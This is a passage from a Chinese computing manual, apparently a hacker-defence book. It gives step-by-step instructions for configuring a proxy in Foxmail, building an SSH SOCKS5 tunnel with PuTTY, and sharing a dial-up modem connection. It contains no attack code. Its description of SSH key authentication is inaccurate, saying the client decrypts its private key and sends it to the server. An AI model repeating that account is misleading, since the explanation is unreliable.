通过 Foxmail 程序可以使用代理服务器收发电子邮件。设置 Foxmail 代理工具的具体操作步骤如下所示。

step 1　在首次运行 Foxmail 程序时，将会弹出建立新账户向导的提示对话框，在该对话框中需要输入电子邮件的地址和密码信息，如图 15.40 所示。

step 2　单击“下一步”按钮，在“指定邮件服务器”界面中可以重新指定邮件的服务器类型、接收邮件服务器和发送邮件服务器等信息，如图 15.41 所示。




图 15.40　指定电子邮件地址和密码




图 15.41　设置邮件服务器

step 3 单击“下一步”按钮，将进入到 Foxmail 程序的主界面当中，单击“工具”菜单，然后选择“系统设置”命令，如图 15.42 所示。




图 15.42 选择“系统设置”命令

step 4 在随后弹出的“设置”对话框中选择“代理”选项卡，然后在“代理”选项卡中选取“邮件代理服务器”复选框，并且依次填写代理“类型”、“服务器”和“端口”信息。如果连接服务器需要提供验证信息，还必须填写“用户”和“密码”信息，如图 15.43 所示。在设置完所有参数之后，Foxmail 程序就可以使用代理服务器收发电子邮件了。




图 15.43 设置 Foxmail 代理服务器参数

15.4 SSH 隧道介绍

SSH 的全称是 Secure Shell。通过使用 SSH，可以把所有传输的数据进行加密，这样就能够防止 DNS 劫持和 IP 地址的欺骗。使用 SSH 可以代替 Telnet，并且为 FTP、POP 或 PPP 提供一个安全的“通道”。下面就讲解与 SSH 隧道相关的一些知识。

15.4.1 SSH 隧道概述

SSH 的含义是安全外壳，是一种在不安全网络上提供安全远程登录及其他安全网络服务的协议。SSH 最初是 UNIX 系统上的一个程序，后来又迅速扩展到其他操作平台。正确使用 SSH 可以弥补网络中的漏洞。传统的网络服务程序，如：FTP、POP 和 Telnet 在本质上都是不安全的，因为它们在网络上用明文传送口令和数据，这样，别有用心的人就会非常容易地截获这些口令和数据。而且，这些服务程序的安全验证方式也是有弱点的，就是很容易受到“中间人”(man-in-the-middle) 这种方式的攻击。所谓“中间人”的攻击方式，就是“中间人”冒充真正的服务器接收用户传给服务器的数据，然后再冒充用户把数据传给真正的服务器。服务器和用户之间的数据传送被“中间人”做了手脚之后，就会出现很严重的问题。

从客户端来看，SSH 提供两种级别的安全验证。

◆ 基于口令的安全验证

在基于口令的安全验证方式下，只要用户知道自己的账号和口令，就可以登录到远程主机。所有传输的数据都会被加密，但是不能保证用户正在连接的服务器就是想连接的服务器。可能会有别的服务器冒充真正的服务器，因此也有可能会受到“中间人”这种方式的攻击。

◆ 基于密钥的安全验证

基于密钥的安全验证需要依靠密钥，也就是说用户必须为自己创建一对密钥，并把公用密钥放在需要访问的服务器上。如果想要连接到 SSH 服务器上，客户端软件就会向服务器发出请求，请求用用户的密钥进行安全验证。服务器收到请求之后，先在该服务器目录下寻找用户的公用密钥，然后将其与用户发送过来的公用密钥进行比较。如果两个密钥一致，则服务器就用公用密钥进行加密，同时将其发送给客户端软件。客户端软件在将用户的私人密钥解密后再发送给服务器。

15.4.2 建立 SSH 隧道

建立 SSH 隧道可以通过 PuTTY 工具来实现。PuTTY 是一套免费的 SSH/Telnet 程序，使用 PuTTY 可以连接上支持 SSH Telnet 联机的站点，并且可自动取得对方的系统指纹码。建立联机以后，所有的通信内容都将以加密的方式进行传输，因此用户不用担心使用 Telnet 在 Internet 或公司的内部网络传输资料时被他人窃取。

使用 PuTTY 工具建立 SSH 隧道并实现 SOCKS5 代理服务器的操作步骤如下所示。

step 1 运行连接工具 PuTTY，新建一个 SSH 连接的 Session，该连接将指向 www.zhao58.cn，如图 15.44 所示。

step 2 单击“Save”按钮保存创建的 SSH 连接。在左侧选择“SSH”→“Tunnels”命令，在显示的界面中选取“Local ports accept connections from other hosts”复选框，然后在“Source port”文本框中输入一个端口号，单击“Add”按钮添加端口号。添加完之后选取“Dynamic”和“Auto”复选框，如图 15.45 所示。

step 3 单击“Open”按钮，连接到远程 SSH 服务器，创建 SSH 加密隧道。

图 15.44 新建 SSH 连接 Session




图 15.45 创建 SOCKS5 代理

15.5 共享网络的使用

在家庭和小型办公室中如果有多台计算机，可以将这些计算机设置成共享网络，通过设置的共享网络使每台计算机都可以共享上网。设置共享上网有多种方式，了解这些上网方式不论对攻击者还是防护者都有重要的意义。常见的共享网络有“路由器共享网络”、“拨号共享网络”和“代理服务器共享网络”3种，下面就讲解几种常见的家庭共享上网连接方式，希望对读者在设置自己的家庭共享网络时有所帮助。

15.5.1 拨号共享网络的使用

拨号共享网络是指使用调制解调器上网进行网络连接的方式。在用户家庭中，只需一条电话线和一个调制解调器就可以连接到互联网。调制解调器（Modem）即人们常说的“猫”。有的 Modem 是外置的，有的是计算机内置的，无论哪种 Modem，使用之前都必须首先安装好驱动。使用拨号共享网络的安全性不是很好，通常会受到黑客的攻击。国外早期的黑客都是通过调制解调器入侵他人网站或服务器的。

下面讲解使用调制解调器共享上网的操作步骤，从而了解拨号共享上网的实现方法和原理，以达到了解黑客攻击和防止攻击的目的。

step 1 首先部署家庭网络连接环境。将电话线与调制解调器相连接，然后再将调制解调器与主计算机相连接。连接好之后再将主计算机和各副计算机与集线器相连接，其中主计算机为拨号上网的计算机，副计算机为通过主机共享代理上网的计算机。连接完成后的网络示意图如图 15.46 所示。

step 2 在连接完硬件网络之后，需要设置拨号网络中的一些参数。在主计算机中，单击“开始”按钮，然后选择“控制面板”命令，进入到“控制面板”窗口当中，如图 15.47 所示。

step 3 双击“电话和调制解调器”选项。在弹出的“电话和调制解调器选项”对话框中选择“调制解调器”选项卡，如图 15.48 所示。




图 15.46　拨号上网的网络结构示意图




图 15.47　“控制面板”窗口

图 15.48　“调制解调器”选项卡

step 4　单击“添加”按钮，将弹出一个“添加硬件向导”对话框，安装调制解调器驱动，如图 15.49 所示。

step 5　单击“下一步”按钮，在“型号”列表框中选择要安装调制解调器的型号，这里选择的是“标准 1200bps 调制解调器”，如图 15.50 所示。




图 15.49　“添加硬件向导”对话框




图 15.50　选择调制解调器型号

step 6 单击“下一步”按钮，在弹出的界面中选择安装的端口，如图 15.51 所示。

step 7 单击“下一步”按钮，开始安装调制解调器驱动程序，安装完毕之后将弹出安装完成的提示对话框，如图 15.52 所示。

图 15.51 选择安装的端口




图 15.52 安装完毕后的提示对话框

step 8 单击“完成”按钮之后，将返回到“调制解调器”选项卡界面当中，在该界面中可以看到安装的调制解调器驱动，如图 15.53 所示。




图 15.53 安装完毕后的调制解调器驱动

step 9 安装完调制解调器驱动后单击“确定”按钮，返回到“控制面板”窗口当中。双击“网络连接”选项，进入“网络连接”管理界面中，如图 15.54 所示。单击左侧“网络任务”栏中的“创建一个新的连接”链接，将弹出“新建连接向导”的初始对话框，如图 15.55 所示。

图 15.54 “网络连接”管理界面

图 15.55 “新建连接向导”的初始对话框

step 10 单击“下一步”按钮，在“网络连接类型”界面中选择“连接到 Internet”单选项，如图 15.56 所示。

step 11 单击“下一步”按钮，在“准备好”界面中选择“手动设置我的连接”单选项，如图 15.57 所示。




图 15.56 选择网络连接的类型




图 15.57 选择与 Internet 的连接方式

step 12 单击“下一步”按钮，在“Internet 连接”界面中选择“用拨号调制解调器连接”单选项，如图 15.58 所示。

step 13 单击“下一步”按钮，在“连接名”界面中输入创建连接的 ISP 名称，这里输入的是“我的连接”，如图 15.59 所示。




图 15.58 选择“用拨号调制解调器连接”单选项




图 15.59 输入连接名称

step 14 单击“下一步”按钮，在“要拨的电话号码”界面中输入创建连接的电话号码，该电话号码为进行网络拨号时所使用的电话号码，如图 15.60 所示。

step 15 单击“下一步”按钮，在“Internet 账户信息”界面中输入创建连接的 ISP 账户名称和密码信息，如图 15.61 所示。

在设置完 ISP 账户名称和密码信息之后，需要将该账户名称和密码信息保存在一个安全的地方。如果用户忘记了 ISP 账户名称和密码信息，可以和 ISP 直接取得联系。




图 15.60 输入电话号码




图 15.61 输入账户名称和密码信息

step 16 单击“下一步”按钮，完成创建网络连接的操作步骤，新建一个网络连接，如图 15.62 所示，单击“完成”按钮完成创建网络连接的操作。

step 17 到此为止，拨号共享网络就创建完成了。若要将该拨号连接共享给其他副计算机，可以通过设置拨号连接的属性来操作。进入“网络连接”管理界面，右键单击“我的连接”，在弹出的菜单中选择“属性”命令，如图 15.63 所示。

